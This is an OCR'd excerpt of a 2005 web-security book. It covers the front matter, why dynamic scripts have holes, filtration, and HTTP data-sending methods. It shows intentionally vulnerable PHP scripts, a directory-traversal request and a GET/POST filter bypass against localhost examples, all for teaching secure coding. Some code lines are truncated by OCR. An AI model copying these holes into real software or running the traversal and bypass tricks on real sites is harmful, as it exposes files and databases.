

HACKER WEB EXPLOITATION UNCOVERED

Marsel Nizamutdinov

alist





Hacker Web Exploitation Uncovered

by Marsel Nizamutdinov

A-LIST Publishing Š 2005 (400 pages)

ISBN:1931769494

Written from both from the attacker's and security specialist's perspective, this thorough guide uncovers how attackers can benefit from the hosted target and why an apparently normal-working application might be vulnerable.

Table of Contents


CD Content

Hacker Web Exploitation Uncovered

by Marsel Nizamutdinov

A-LIST Publishing © 2005 (400 pages)

ISBN:1931769494



Written from both from the attacker's and security specialist's perspective, this thorough guide uncovers how attackers can benefit from the hosted target and why an apparently normal-working application might be vulnerable.

Back Cover

A description and analysis of the vulnerabilities caused by programming errors in Web applications, this book is written from both from the attacker's and security specialist's perspective. Covered is detecting, investigating, exploiting, and eliminating vulnerabilities in Web applications as well as errors such as PHP source code injection, SQL injection, and XSS. The most common vulnerabilities in PHP and Perl scripts and methods of exploiting these weaknesses are described, information on writing intersite scripts and secure systems for the hosted sites, creating secure authorization systems, and bypassing authorization. Uncovered is how attackers can benefit from the hosted target and why an apparently normal-working application might be vulnerable.

About the Author

Marsel Nizamutdinov is an operations research and system analysis specialist.

Next

Hacker Web Exploitation Uncovered

Marsel Nizamutdinov

A-LIST, LLC
295 East Swedesford Rd.
PMB #285
Wayne, PA 19087
702-977-5377 (FAX)
mail@alistpublishing.com
http://www.alistpublishing.com

This book is printed on acid-free paper.

ISBN 1931769494

Printed in the United States of America

05 06 7 6 5 4 3 2 1

A-LIST, LLC, titles are av ailable f or site license or bulk purchase by institutions, user groups, corporations, etc.

Book Editor: Julie Laing

THE USE OF "IMPLIED WARRANTY" AND CERTAIN "EXCLUSIONS" VARY FROM STATE TO STATE, AND MAY NOT APPLY TO THE PURCHASER OF THIS PRODUCT.

Next

Introduction

Overview

This book is about vulnerabilities in Web applications, that is, scripts and programs running on a server and available using HyperText Transfer Protocol (HTTP). I have tried to give you the most comprehensive information about common mistakes made by inexperienced Web programmers. Hackers can exploit these mistakes to obtain access to a system, gain higher privileges in it, or both.

Internet security is a vast topic. It would be impossible to cover it in one book.

This book is only about Web applications, and it doesn't touch the installation and configuration of server software, the use of firewalls and antiviruses, vulnerabilities in executable files, and other issues that relate to preventing hackers from obtaining privileges on a server without authentication. Therefore, this book is for Web programmers rather than system administrators responsible for the security of a server.

I demonstrate that improper Web programming results in vulnerable Web applications that can become the weakest components in server protection. "Holes" in these components can allow a hacker to bypass a complicated protection and obtain privileges on the server to investigate the server from the inside.

By protection I mean two types of protection: against changes to information and against unauthorized access to information.

Imagine a small Web site that contains only static data. You could say that the owner of this site has nothing to hide. There are no passwords or access rights. According to HTTP, the server sends data to a client without processing.

Leakage of information about the files located on the site or the server wouldn't be crucial. Even if an attacker accessed the files using File Transfer Protocol (FTP), rather than HTTP, he or she wouldn't benefit from it.

In this situation, the ability of an unauthorized user to change information is more dangerous than that person's ability to access it because the server doesn't store private data. The only exception might be directories protected with a password using the Web server tools.

Now imagine a more complicated system such as an e-shop. Server scripts are accessing a database that stores private data about clients, suppliers, and so on. In addition, this database can store confidential information such as users' credit card numbers.

Disclosure of the source code of the server scripts would also be dangerous. These scripts are likely to contain information sufficient for access to the database, that is, the login and the password. Even if they aren't stored unencrypted, the attacker would be able to disclose them. The source code of the scripts could be analyzed for vulnerabilities that would allow the attacker to obtain high privileges and control the server.

Therefore, leakage of information from this site would be more dangerous than from the static site. A hacker who has found a hole in this system is unlikely to change data in it. Rather, he or she would try to remain unnoticed and obtain commercial secrets to benefit from them.

So, the attacker would first decide whether he or she wants to change information on a server (deface the server, replenish his or her personal account, destroy a database, etc.) or collect information (dump the database, copy system files, etc.).

In any case, the attacker's goal is to obtain as much information about the server as possible and to obtain privileges on it.

A Web programmer should understand, against which type of attack he or she should protect the system. In most cases, the programmer has to protect the data both from changes and from theft.

You, the programmer, should also be aware that a hacker can use holes in Web applications to gain control over the server. You shouldn't neglect protection even if the information on the server isn't valuable and its leakage or compromising wouldn't do harm. Be aware that a hacker's goal can be to control the serv er to use its computational resources. For example, a serv er can be used as a relay computer to send spam, scan v ulnerabilities on other serv ers, or f ind passwords f rom hashes.

So, the main principle of Web programming is that y ou should alway s write Web applications protected as well as possible. This isn't dif f icult. I hope this book will teach y ou how to write protected applications and turn v ulnerabilities to y our adv antage.

Previous Next

To the Reader

Thank you for choosing my book. I have much to tell you, and I'd like to share my experience with you. In my opinion, the information in this book will be interesting both for novice Web programmers and for experts. You haven't read the book yet, so I'd like to tell you a little about it.

As you might have guessed, the key issues of the book are protection of and attack on a Web application.

You will probably agree that coverage of the security of Web applications should involve a detailed analysis of an attacker's actions. Without knowledge of the attacker's methods, your application will be unprotected.

This book doesn't encourage you to attack; it teaches you how to repel attacks. My goal is to help you look at Web application security from both the attacker's and the defender's point of view.

To protect your system well, you need to know your enemy. This is why each problem is described in this book from two sides: the attacker's and the defender's.

Note *Chapter 8* describing a conceptual virus. Creation of this virus doesn't entail any consequences because it cannot be reproduced. It is a purely theoretical issue. I insist that you don't treat it as a malicious program but study it to learn useful information about Web security.

Thank you for your interest to my book.

Marcel Nizamutdinov

Previous Next

Chapter 1: The Internet Is a Hostile Environment

Overview

Consider a system or a script. As with any other object in the world, its behavior depends on external and internal conditions. Among internal conditions are the server settings, the type of server, the type of database used in the system, the content of the environment variables, the information on the server's hard disk, and the content of the database.

External conditions are the data sent to the server using the HyperText Transfer Protocol (HTTP). Examples of such data are the `GET`, `POST`, and `COOKIE` parameters. In addition, some headers sent by a client to the server according to HTTP are examples of such data. These settings are specified and changed by the client, and the script will receive them asenvironment variables.

Fortunately, an external user, that is, a visitor to the Web site, cannot affect internal factors. However, he or she can change external factors.

Dynamics Causes "Holes"

Consider a complex system consisting of many interrelated components. For example, a Web system consists of a news system, a chat, a forum, and so on. It would be wise to assume that a system or a site has dynamic content.

Definition In this context, *content* means the content of a HyperText Markup Language (HTML) page.

Dynamic content can be defined as a response of the system to changes in its external conditions. This response can be *documented* (i.e., explicitly described or logically implied) or not. In the latter case, it is a result of side effects in the system. These side effects are usually unpredictable, and they are called *vulnerabilities* or simply *holes.*

Dynamic content is fraught with threat. A site based completely on static content, that is, including only static HTML pages, will not be vulnerable to attacks on scripts because it has no scripts. By definition, a static system doesn't respond to changes in external conditions; therefore, it has a documented response.

However, you shouldn't think that a static site is invulnerable to all types of attacks. For example, it is possible for a malicious person to attack the site through other services, such as vulnerabilities in other Web sites that are physically located on the same server but are components of another system. In addition, attacks on the Web server are possible. In this book, I describe only Web attacks, that is, attacks on scripts and applications accessible using HTTP.

So, dynamic content is the origin of all holes in Web applications. One obvious solution to the problem could involve abandoning dynamics in the Web. However, the contemporary Web would be impossible without dynamics. Forums, guest books, newsgroups, and so on, would be missing from the Web. Therefore, you need to write secure Web applications and scripts and stable systems.

Stable Systems

Definition	A *stable system* is a system with a documented response to any change in external conditions.

It appears that this definition, which I learned as a student, is a clue to writing secure Web applications. A system can work well in normal conditions.

Messages will be added to a forum, a search in a database will return results, and so on. What's more, the system will pass all tests for functioning in normal conditions, that is, in conditions, in which a user doesn't interfere between the browser and the server but just clicks links and sends forms with valid data. In such conditions, the system will work well.

As you can see, interaction between a user and a system, or, in other words, changing the external conditions of the system, can be of two types.

The first type is valid HTTP requests that agree with common sense. For example, digits are used to specify an ID in a database, and letters are used to specify a person's name when searching in a database.

Definition	An *HTTP request* is a data set sent by a client to a Web server in accordance with HTTP. The data contain the address of the requested script, the server name, and, possibly, parameters such as `GET`, `POST`, and `COOKIE`. In addition, the client can send some secondary data as header fields.

It is recommended that you test the system's behavior in a situation, in which a user examines the HTML code received from the Web server and sends abnormal requests, for example, enters invalid data into form fields.

Consider a few examples.

The script **http://localhost/1/1.php** returns a person's name stored in a database with an ID. The ID is sent as a `GET` parameter with the name `id`.

The system will normally respond to valid ID values:

- **http://localhost/1/1.php?id=1**
- **http://localhost/1/1.php?id=2**
- **http://localhost/1/1.php?id=100**

Therefore, you could say the system works correctly. To be more precise, it correctly responds to correct requests.

In this example, you can see that a request without parameters causes a field to appear, into which you should enter a person's ID. If you enter an integer, you'll see either the person's name or the message telling you that no record was found.

This is an implementation of a simple procedure of retrieving information from the simplest database, a table with two columns: integer `id` (a person's ID) and string `name` (his or her name).

How will this script behave in other conditions? What will happen if somebody enters data other than an integer into the ID field? The documentation to the system doesn't describe the system's response. You could expect the system to detect the invalid ID and return an error message. However, you should test it.

Try **http://localhost/1/1.php?id=a,** and you'll see the following message:

```
Warning: mysql_fetch_object(): supplied argument is not a vali
result resource in x:\localhost\1\1.php on line 15

No records were found.
```

You might be wondering what this means, how an attacker can use this information, and how you should defend your system. I'll comprehensively explain these issues in subsequent chapters.

This warning message shows that the system improperly responds to an ID that isn't an integer.

Consider another example.

The script **http://localhost/1/2.php** produces almost the same result as the first one, but it looks for a name in a file rather than in a database. The file name is an ID with the TXT extension.

Test this script by sending the following requests:

- **http://localhost/1/2.php?id=1**
- **http://localhost/1/2.php?id=2**
- **http://localhost/1/2.php?id=3**

You'll see that the script normally responds to normal requests that contain IDs of people whose files are available on the disk.

Test the script's behavior in abnormal situations:

- **http://localhost/1/2.php?id=9999**
- **http://localhost/1/2.php?id=a**

You'll get messages like the following:

```
Warning: fopen(data/5.txt): failed to open stream: No such fil
directory in x:\localhost\1\2.php on line 12

Warning: fread(): supplied argument is not a valid stream reso
x:\localhost\1\2.php on line 13

Warning: fclose(): supplied argument is not a valid stream res
in x:\localhost\1\2.php on line 15
```

As you can see, the system responds improperly to a request containing an ID that isn't integer or an ID that doesn't correspond to any record.

How can an attacker use the information contained in these messages? Again, I'll provide answers in subsequent chapters.

Both examples demonstrate unstable systems. You can explain and predict these scripts' behavior if you examine their code. However, this cannot be called a documented response.

If the scripts would return messages that say requests are invalid, this would be a documented response. Instead, you receive the interpreter's messages that say scripts contained errors.

You could see a lot of such examples in everyday life. People focus attention on how a system works in normal external conditions and almost always ignore that the external conditions can be illogical.

Filtration is most important when writing stable systems.

Filtration

The notion of filtration is often used when discussing vulnerabilities.

Definition	*Filtration* involves changing the contents of a parameter to avoid an undocumented response from the script.

Sometimes, the script performs filtration before it uses the parameter; in other cases, filtration is performed by auxiliary modules.

A character or a sequence of characters received from a user can be filtered in various ways. For example, quotation marks in a string can affect the processing of a Structured Query Language (SQL) request and cause a syntax error. To avoid this, you could simply remove them from the string before processing the request. In my opinion, however, it would be best to add a backslash (\) before each quotation mark. In this case, the database server wouldn't treat a quotation mark as a string-terminating character and wouldn't treat the backslash as a character of the string.

To demonstrate how SQL responds to the backslash character, I suggest that you make a few SQL requests:

```
mysql> select 'test - \'tested\' ';
+-----------------+
| test - 'tested' |
+-----------------+
| test - 'tested' |
+-----------------+
1 row in set (0.00 sec)
mysql>
```

As you can see, the quotation marks preceded by backslashes were displayed normally. In contrast, the following request will cause an error message:

```
mysql> select 'test - 'tested' ';
```

```
ERROR 1064: You have an error in your SQL syntax. Check the ma
that corresponds to your MySQL server version for the right sy
use near '' '' at line 1

mysql>
```

Obviously, different parameters should be filtered differently. For example, an unmatched back quotation mark in a string can be crucial in some cases. In other cases, an improper parameter type can cause a system error. This happened in the first example. In yet another case, a parameter with a value outside a valid range can cause an error.

In essence, filtration can be of two types. These are filtration by barring suspicious parameter values and filtration by setting parameters to safe values.

Filtration by barring is a matter of halting the script execution when suspicious elements (such as a quotation mark or the < or > character delimiting HTML tags) are encountered in a parameter. In such cases, a user sees an error message. This type of filtration has disadvantages. For example, valid values can be barred. If a message in a forum contains a quotation mark, such a filtration will prohibit the publication of this message. Therefore, it will be impossible to send a message with a single quotation mark, even though such messages are likely.

This behavior of the protection would seem normal if you remember that a quotation mark makes an SQL request invalid. However, it cannot be justified by common sense.

In my opinion, filtration by setting to safe values is the best. However, it sets all suspicious parameters to a safe form, thus changing their values.

When Filtration Is Insufficient

You could think that filtration is a clue to the problem of Web application safety. However, this is not the case.

Consider an example: **http://localhost/1/3.php**. A design specification for this script could be as follows:

Write a script that displays the name of a person whose ID is entered. The data are stored in files that have names identical to IDs and the TXT extensions. For example, the data of a person whose ID is 3 are stored in the file 3.TXT.

If no person with the specified ID is found, an appropriate message should be returned.

The ID is sent using the HTTP `GET` method. If an ID is missing, the script should display a form suggesting that the user enter his or her ID.

Here is the code of this script:

```
<?
  if(empty($id))
  {
  echo "
  <form>
  enter id (integer)<input type=text name=id>
  <input type=submit>
  </form>
  ";
  exit;
  };
 if(file_exists("data/$id.txt"))
 {
 $f=fopen("data/$id.txt", "r");
 $s=fread($f, 1024);
 echo $s;
 fclose($f);
 }
 else
 echo "records not found";
?>
```

Does this script conform to the design specification? It certainly does. The script is comprehensively described in the specification. In particular, its response to an abnormal situation is described: If no file is found, a message should be displayed.

However, the design specification doesn't tell whether the ID should be an integer.

The script completely implements the design specification. For example, if the ID is omitted, an appropriate form is displayed. When the script receives the ID, it looks for a file with the corresponding name.

If the file isn't found, the "records not found" message is displayed, and the script doesn't try to read any data.

Finally, it the file is found, its contents are sent to the browser.

This behavior seems invulnerable. It seems impossible to imagine a situation that would cause an error. If the file isn't found or the name is invalid, the script sends a message to the browser. Note that this message is generated by the script rather than by the interpreter.

You should test this. Make the following requests:

- **http://localhost/1/3.php?id=1**
- **http://localhost/1/3.php?id=2**
- **http://localhost/1/3.php?id=3**

As a result, you'll receive corresponding records. Even if you send an ID that isn't integer but a corresponding file exists (e.g., **http://localhost/1/3.php?id=abc),** you'll receive the record you could expect.

Now specify IDs that are missing from the database or contain characters invalid in a file name (in the file allocation table, or FAT).

Try the following requests:

- **http://localhost/1/3.php?id=999**
- **http://localhost/1/3.php?id=abcde**
- **http://localhost/1/3.php?id=%3F**
- **http://localhost/1/3.php?id=%3C**
- **http://localhost/1/3.php?id=%7C**

Note that the sequences %3F, %3C, and %7C code the characters ?, <, and I, respectively. So, these characters are sent as IDs.

As you can see, the system's responses are adequate. It returns an error message telling you that no record was found.

However, despite such a stable behavior, the script has a vulnerability related to how the file systems are designed.

Remember that some special character sequences are used to change the directory and that nothing prevents you from using them in file names. In a file name, such a sequence changes (or bypasses) a directory. The ../ sequence means "one level up." Look at how the script responds to it.

Suppose you know that the file TEST.TXT is located in the parent directory of the current subdirectory. You cannot access it using HTTP, but you're eager to get the contents of this file. Send the `../test` sequence as a person's ID. Examine the code to find out what file will be checked for existence and the contents of which file will be sent to the browser. Obviously, this is DATA/../TEST.TXT. In other words, this is the desired file in the parent directory.

To test how this trick works, make the following request: **http://localhost/1/3.php?id=../test**. You'll see the contents of the file in the browser window. So, why did the protection let you read the file rather than return a message telling that the file hadn't been found? The reason is that the file *is present* in the system. What's more, this file name is valid for file functions such as `file_exists()` or `fopen()`.

This is a crucial vulnerability. I'll try to explain the cause of this vulnerability. The system seems safe, all erroneous situations being excluded. Nevertheless, there is an obvious hole in the system.

The incorrect design specification is responsible for this hole. A perfect one would be as follows:

Write a script that displays the name of a person whose ID is entered. The data are stored in files that have names identical to IDs and the TXT extensions. For example, the data of a person whose ID is 3 are stored in the file 3.TXT. The ID is a sequence of digits, uppercase or lowercase letters, underscores, minuses, or periods. If an invalid ID is received, the script should return an error message.

You could specify more valid characters.

A script complying with the second design specification will be invulnerable to this type of attack.

The Main Principles of Secure Programming

I will now summarize the main principles of writing secure code and the main causes of vulnerabilities.

In fact, there is only one cause. A user can interfere between the browser and the server, and he or she can send illogical values of parameters to the server.

The principle that follows from this is simple: Don't trust the data received from outside the server.

A design specification for a script should be brief, but it should take into account all dangerous situations. A script that complies with a correct design specification will be invulnerable to Web attacks.

If a programmer decides to write a script on his or her own, or if a design specification is written by a person incompetent in security issues who uses the wrong terms, the programmer should write or at least keep in mind a detailed design specification that takes into account all security aspects.

All this entails the following principle: The security of a Web application should be thought out at the stage of writing design specification, before the first line of code is written.

A person who writes the design specification should be competent in Web security. He or she should clearly understand what data should be filtered and how. In addition, he or she should understand why a particular filtration is required.

From the next chapters, you'll learn what data can be considered safe, in what cases you should set data to correct values or halt script execution, how the data should be changed to use hidden features of a script, and how you can benefit by other people's programming flaws.

There are a few types of vulnerabilities that are entirely programmers' fault.

These vulnerabilities cannot be foreseen in a design specification mainly because they are specific to the programming language. As a rule, every programming language has features or functions that should be used carefully. Provision for these nuances is the responsibility of a programmer, not of a manager writing a design specification.

For example, in C and C++, such a slippery issue is the use `printf()`, `strcpy()`, and similar functions. They copy specified blocks of the memory without checking whether the copied data are within the allocated address space. However, this topic is beyond the scope of this book.

In PHP, a popular programming language for Web applications, a similar problem relates to automatic definition (registration) of global variables based on data received as `GET`, `POST`, and `COOKIE` parameters.

The next chapters describe how you can use vulnerabilities of this type, how you should eliminate them, and how you can write secure code.

Chapter 2: Vulnerabilities in Scripts

Definition

A *script* is a small program written in an interpreted language such as PHP. A script can run on a serv er or on a client.

Data-Sending Methods

As I told you earlier, the cause of holes or vulnerabilities in Web applications is dynamic content, that is, different responses of scripts to different external conditions. By external conditions I mean data sent by a client or a browser using HTTP. Therefore, you should know how a client can send data, how HTTP regulates sending data to the server, and what the differences are among various data-sending methods.

The HTTP *GET* Method

The HTTP `GET` method is the most popular and the simplest method of sending data from a client to the server.

Definition	`GET` is a method for sending data using HTTP. According to this method, data are preceded by the address of the requested page and a question mark.

`GET` parameters can be edited by editing the address of the requested page. They are delimited with ampersands, and the name of a parameter is separated from its value with an equal sign.

For example, in the **http:/localhost/2/1.php?test=hello&id=2** request, two `GET` parameters are sent to the **http://localhost/2/1.php** script. The first is `test` with the `hello` value, and the second is `id` with the `2` value.

The `GET` method sets the maximum length of the sent data. You cannot use `GET` to send files.

Here are a few examples of how data are sent as `GET` parameters.

The simplest way to create a request to a script involves using the `<a>` HTML tag:

```
<a href=http://localhost/2/1.php?id=21&test=hello>Test1 </a>
<a href=1.php?id=21&test=hello>Test1 </a>
```

```
<a href=/2/1.php?id=21&test=hello>Test1 </a>
```

In the first request, two parameters, `id = 21` and `test = hello`, are sent to the **http://localhost/2/1.php** script using the HTTP `GET` method.

In the second request, the same parameters are sent to the 1.PHP script located in the same directory on the same server as the current script.

In the third request, these parameters are sent to the `/2/1.php` script on the same server. The absolute path to the script from the root directory is specified.

Another example is the use of a form to send data:

```
<form action=http://localhost/2/1.php method=GET>
id: <input type=text name=id>
test: <input type=text name=test>
<input type=submit>
</form>
```

If the `action` parameter isn't specified in the form header, the data will be sent to the current script. If the method parameter is omitted, the default method is `GET`.

In this example, two `GET` parameters are sent to the **http://localhost/2/1.php** script.

Look at data sent from a client to the Web server when the `GET` method is used. Here is an actual header sent by Mozilla 1.7.1. in the Windows 2000 operating system:

```
GET /2/1.php?id=21&test=hello HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1)
Gecko/20040707
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
```

```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
```

The first line is the most interesting. The first word in the first line is the method used to send the data. It is followed by the script address (relative to the server root) and the protocol. In this example, HTTP/1.1 is used.

The second line specifies the name of the server whose script is requested.

In the third line, the browser identifies itself. You can see the type of the browser, the operating system, and the browser version.

The next lines contain information about the types of documents the browser "understands," the language and encoding it "prefers," and the allowed types of data compression.

The last two lines tell the server that it shouldn't disconnect after it sends the requested document but should keep the connection for the specified time.

Detailed knowledge of header fields sent during a `GET` request will allow you to simulate HTTP sessions, that is, write programs that can request documents on a server but cannot be differentiated from a common browser.

The HTTP *POST* Method

Another method for sending data using HTTP is `POST`.

Definition	`POST` is a method for sending data using HTTP. With this method, data are sent after all headers are sent from a client to the server.

You can send data with the `POST` method from an HTML page only using a form. The syntax of the form is identical to the form for the `GET` request except that the `POST` method is specified:

```
<form action=http://localhost/2/1.php method=POST>
id: <input type=text name=id><br>
```

```
test: <input type=text name=test><br>
<input type=submit>
</form>
```

In this example, two parameters, `id` and `test`, are sent to the specified script using the HTTP `POST` method.

If the `action` parameter isn't specified in the form header, the data will be sent to the current script. The value of the `action` parameter can be shortened. If no server is specified, the data will be sent to the current server. If you don't specify the server and the path, the data will be sent to the script in the same directory on the same server.

Look at data sent from a browser when the HTTP `POST` method is used. Here is an actual header sent by Mozilla:

```
POST /2/1.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
Referer: http://localhost/2/1.php?id=21&test=hello
Content-Type: /x-www-form-urlencoded
Content-Length: 16
<empty line>
id=53&test=hello
```

As you can see, this request differs from an HTTP `GET` request. It begins with the `POST` word, telling the server that it should wait for `POST` parameters.

Like in the `GET` method, the method name is followed by the address of the requested script, the protocol (HTTP/1.1), the server, the browser identifications, the type of pages, and so on.

Both the `GET` and the `POST` method can include the `Referer` field. The value of this field is the address of the last page visited by the user.

The `Referer` field is followed by two fields, `Content-Type` and `Content-Length`. Although the `GET` request to the server had only the header and didn't have a body (i.e., contents), the contents of the `POST` request are the data sent with the `POST` method. Therefore, two header fields are necessary.

`Content-Type` is the type of data sent within the body. In this example, the value of this field is `application/x-www-form-urlencoded`. It indicates that the body contains data that are uniform resource locator (URL) encoded from a World Wide Web (WWW) form.

`Content-Length` is the length of the data. This parameter is required so that the server can detect the end of the data.

The empty line indicates the end of the header. It is followed by the `POST` parameters.

URL encoding means that certain characters are encoded to avoid collisions. For example, suppose that you need to send the `text` variable with the "`help&x=y`" value using the `POST` method. What will happen if you send the data without URL encoding (i.e., `text=help&x=y`)? The script will parse this sequence as two parameters, `text=help` and `x=y`, rather than one variable `text` with the "`help&x=y`" value.

To avoid similar collisions when data are sent using the HTTP `GET` or `POST` method, certain characters are encoded in a special way. A character is substituted with a sequence of the `%XX` form. Here, `xx` is the two-character hexadecimal code of the character being encoded.

For example, the & character is encoded as `%26`, and the `=` character is encoded as `%3D`. The % character is substituted with `%25`, and so on, for many control characters. In general, you can encode all characters you're sending. However, it is common to encode only necessary characters because this operation increases the size of the data.

Therefore, the string in this example should be encoded as `help%26×%3Dy`.

The `text=help%26×%3Dy` parameter will be sent to the server, and the script will parse it correctly.

The `POST` method allows you to send files.

Combining the *GET* and *POST* Methods

Now, when you know the format of requests sent to the server using the HTTP `GET` and `POST` methods, you might be asking, What if I combine these two methods?

What will happen if the following request is sent to the server?

```
POST /2/1.php?id=88&test=tested HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 3000
Connection: keep-alive
Referer: http://localhost/2/1.php?id=21&test=hello
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
<empty line>
id=53&test=hello
```

On the one hand, the `POST` request type is specified; on the other hand, some parameters are sent to the script as if they were `GET` parameters.

It turns out that PHP and many other interpreters of scripts adequately respond to such unusual requests. Parameters sent in such a way are registered as `GET` parameters. For example, you can access these parameters in PHP with the `$_GET` global variable. The data sent as `POST` parameters are registered as you would expect: In PHP, you can access them with the `$_POST` global variable.

This request to the serv er was made intentionally. Can y ou make y our browser send such a request? As y ou know, only one data-sending method can be specif ied in a f orm.

A logical approach to this question would inv olv e creating the f ollowing f orm:

```
<form action=http://localhost/2/1.php?id=88&test=tested methoc
id: <input type=text name=id><br>
test: <input type=text name=test><br>
<input type=submit>
</form>
```

This f orm is implemented in the **http://localhost/2/1.php** script. You can easily make sure that the browser display s and submits this f orm correctly. What's more, it creates a request almost identical to the one created manually.

You might be wondering about the purpose of these manipulations. Consider another example, **http://localhost/2/2.php**. Here is the source code of this script:

```
<?
if(empty($_GET["id"]) || (string) (int)$_GET["id"] <> $_GET["i
{
 echo "
 <form method=GET action=2.php>
 Enter ID: <input type=text name=id>
 <input type=submit>
 </form>
";
exit;
}
mysql_connect("localhost", "root", "");
mysql_select_db("book1");
$q=mysql_query("select * from test1 where id=$id");
if($r=mysql_fetch_object($q))
  echo $r->name;
else echo "Records not found";
```

```
?>
```

This is a modified script from *Chapter 1*. A person's ID is assumed to be a `GET` parameter, and the script checks whether the `id` parameter is an integer. Then the automatically registered variable `$id` is used. Suppose that the PHP interpreter is configured so that `POST` parameters have the highest priority. When the script receives a `GET` request, it works reliably.

Imagine a situation, in which `POST` parameters are sent in addition to `GET` ones. For example, send the following form (**http://localhost/2/form1.html**):

```
<form method=POST action=2.php?id=2>
id: <input type=text name=id>
<input type=submit>
</form>
```

In this example, the browser creates an HTTP `POST` request to the 2.PHP script with the `id GET` parameter equal to an integer, but the `POST` parameter is requested from the user.

As you can see from the code of the 2.PHP script, the `id GET` parameter is filtered properly, and control is passed to the block of code that makes a query to a database.

This piece of code uses the automatically-registered value of the `id` parameter, which is taken from `POST` parameters in accordance with the PHP interpreter configuration. So, `GET` parameters are filtered, but `POST` parameters are used in the query. In other words, you can bypass filtration and insert any data into the database query.

To check this conjecture, send ID values that aren't integers. You'll receive the following message:

```
Warning: mysql_fetch_object(): supplied argument is not a vali
result resource in x:\localhost\2\2.php on line 17

records not found
```

The text of this message allows you to infer that the script has a vulnerability that can be exploited by sending `GET` and `POST` parameters in the same request.

Methods for exploiting this vulnerability are described in *Chapter 3* devoted to SQL injection.

This is an example demonstrating a rare situation, in which different pieces of a script explicitly or implicitly use variables whose values were obtained from different types of requests. HTTP describes a few other types of requests. However, they aren't popular in the Web, and their description is beyond the scope of this book.

COOKIE Parameters

Another popular method of data exchange between the client and the server is the use of HTTP `COOKIE` parameters.

Definition	*Cookies are* data stored on the client in small files or in the computer memory.

`COOKIE` parameters are sent within the header. The server sends a cookie in the response header, and the client sends it in the request header.

Here is an example of a server response header, in which the server sets the `test` cookie variable to the `hello` value:

```
HTTP/1.1 200 OK
Date: Thu, 01 Sep 2004 12:00:00 GMT
Server: Apache/1.3.12 (Win32)
X-Powered-By: PHP/4.3.3
Set-Cookie: test=hello
Set-Cookie: id=88
Keep-Alive: timeout=15, max=100
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: text/html
```

Like in any server response, the first line contains the protocol version followed by a code and its explanation. Response codes and their exploitations can be found in the HTTP specification. Here are a few of them:

- 200 — The document is on the server. The server should return the document.
- 301 — The document is removed. The `Location` field with a new path is expected. The browser should request the document from the new location without saving the current document in the history.
- 302 — The document is temporarily removed. The `Location` field with a new path is expected. The browser should request the document from the new location without saving the current document in the history.
- 401 — Authorization is required. After receiving this response, most browsers display a form suggesting that the user enter a name and a password. These will be sent in the next request.
